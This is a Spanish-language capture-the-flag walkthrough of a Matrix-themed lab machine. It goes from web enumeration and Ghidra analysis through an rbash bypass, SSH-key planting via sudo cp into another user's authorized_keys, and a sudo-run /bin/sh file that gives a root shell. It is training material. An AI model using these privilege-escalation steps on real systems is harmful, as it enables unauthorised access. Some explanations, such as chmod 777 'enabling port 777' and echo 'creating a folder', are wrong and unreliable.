
```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.56.128:7331/ -u admin:passwd

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 13 05:03:29 2024
URL_BASE: http://192.168.56.128:7331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:passwd

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.128:7331/ ----
+ http://192.168.56.128:7331/assets (CODE:301|SIZE:0)
+ http://192.168.56.128:7331/data (CODE:301|SIZE:0)
+ http://192.168.56.128:7331/index.html (CODE:200|SIZE:3889)
+ http://192.168.56.128:7331/robots.txt (CODE:200|SIZE:31)

-----------------
END_TIME: Tue Feb 13 05:03:53 2024
DOWNLOADED: 4612 - FOUND: 4
```

Encontramos entre algunos archivos uno data , vamos a ver que podemos encontrar en ese servicio web .



Hemos encontrado otro archivo , vamos a ver que hay dentro de este , es un archivo de docs , por lo que para abrirlo vamos a necesitar una herramienta llamada **Ghidra.**
Aqui podemos encontrar donde bajarnoslo
https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_11.0.1_build







Ahora vamos a iniciar la aplicación

```
┌──(kali㉿kali)-[~/Descargas]
└─$ ghidra data
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
```


Al abrirse le daremos a next y una vez que hayamos pasado




New proyect
Creamos un proyecto , en el que vamos a meter el archivo que nos hemos descargado.




Una vez lo creamos , dentro del proyecto que hemos creado vamos a importar el archivo que hemos sacado.



Seleccionamos el archivo



Y ahora se nos abrirá , en el podemos encontrar :



Ahora como vemos hemos encontrado una clave y un usuario guest:”7R1n17yN30”. Por lo que vamos a usar el comando ssh para hacer una conexión reversa con el servicio web levantado .

ssh guest@192.168.1.104 –p6464

Explotación de vulnerabilidades

```
┌──(root㉿kali)-[/home/kali]
└─# ssh guest@192.168.56.128 -p6464
The authenticity of host '[192.168.56.128]:6464 ([192.168.56.128]:6464)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.128]:6464' (ED25519) to the list of known hosts.
guest@192.168.56.128's password:
Last login: Thu Apr  4 10:24:06 2019 from 192.168.56.103
guest@matrix:~$
```

Ahora ejecutamos el comando id para ver que somos

```
Last login: Thu Apr  4 10:24:06 2019 fro
guest@matrix:~$ id
-rbash: id: command not found
guest@matrix:~$
```

Como vemos es -rbash , por lo que no nos interesa
Pero se nos proporcionó el shell bash restringido (rbash), por lo que usamos la opción **–t** para ejecutar ssh con la extensión **noprofile** y obtuvimos un shell completo del usuario **invitado**.

Revisando los permisos sudo para el usuario invitado, llegamos a saber que este usuario puede ejecutar /**bin/cp** con permisos de otra **trinidad** de usuario.

Ahora vamos a probar con este comando ;

ssh guest@192.168.1.104 -p6464 -t "bash --noprofile"

```
┌──(root㉿kali)-[/home/kali]
└─# ssh guest@192.168.56.128 -p6464 -t bash --noprofile
guest@192.168.56.128's password:
guest@matrix:~$
guest@matrix:~$
guest@matrix:~$
guest@matrix:~$
```


Vamos a intentar hacer un sudo -l para ver la ruta donde se encuentra para poder hacer escalada de privilegios.

```
guest@matrix:~$ sudo -l
User guest may run the following commands on matrix:
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@matrix:~$
```

Escalada de privilegios

Para elevar a un usuario con más privilegios, lo que hicimos fue crear un nuevo par de claves ssh, le dimos permisos de lectura y escritura y ejecución al archivo **id_rsa.pub** para que pudiéramos copiarlo en nuestra ubicación de destino.

ssh-keygen(sirve para generar estas claves SSH que permiten la autenticación segura entre sistemas)
cd .ssh
chmod 777 id_rsa.pub(esto habilita el puerto 777)
Cuando lancemos el ssh-keygen no escribimos nada solo enter .



Luego aprovechamos el permiso sudo para copiar el archivo id_rsa.pub en la carpeta /home/trinity/.ssh/authorized _keys. Ahora podemos acceder al ssh de la máquina de destino con trinity user usando la tecla id_rsa.

Al verificar el permiso sudo para trinity, puede ejecutar el archivo oracle con permisos de root.

cp id_rsa.pub /home/guest (copia el archivo id_rsa.pub al directorio /home/guest.)

cd ..

sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys

(este comando se utiliza para copiar la clave pública SSH (id_rsa.pub) al archivo authorized_keys en el directorio .ssh del usuario "trinity", lo que le permitirá al usuario "trinity" autenticarse en sistemas remotos utilizando autenticación basada en clave.)

ssh trinity@127.0.0.1 -i /.ssh/id_rsa -p 6464

(Se utiliza para iniciar una conexión SSH al usuario "trinity" en la dirección IP local 127.0.0.1 (localhost) en el puerto 6464, utilizando una clave privada específica.)

sudo -l

```
guest@matrix:~/.ssh$ cp id_rsa.pub /home/guest
guest@matrix:~/.ssh$ cd ..
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_kays
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
guest@matrix:~$ ssh trinity@127.0.0.1 -i /.ssh/id_rsa -p 6464
Warning: Identity file /.ssh/id_rsa not accessible: No such file or directory.
The authenticity of host '[127.0.0.1]:6464 ([127.0.0.1]:6464)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:6464' (ECDSA) to the list of known hosts.
Last login: Mon Aug  6 16:37:45 2018 from 192.168.56.102
trinity@matrix:~$ sudo -l
User trinity may run the following commands on matrix:
    (root) NOPASSWD: /home/trinity/oracle
trinity@matrix:~$
```

Pero no había ningún archivo con el nombre oracle en el directorio /home/trinity, así que creamos un archivo oracle con /bin/sh usando el comando echo. Al final, ejecutamos el archivo oracle con el comando sudo, obtuvimos el shell raíz.Y una vez que tenga la carcasa raíz, puede obtener fácilmente la bandera.

echo "/bin/sh" > oracle (con este comando creamos una nueva carpeta de oracle)
chmod 777 oracle (con este comando se activa)
sudo ./oracle
id
ls
cat flag.txt

```
trinity@matrix:~$ echo "/bin/sh" > oracle
trinity@matrix:~$ chmod 777 oracle
trinity@matrix:~$ sudo ./oracle
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-4.4# cd /root
sh-4.4# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Videos  flag.txt
sh-4.4# cat flag.txt
```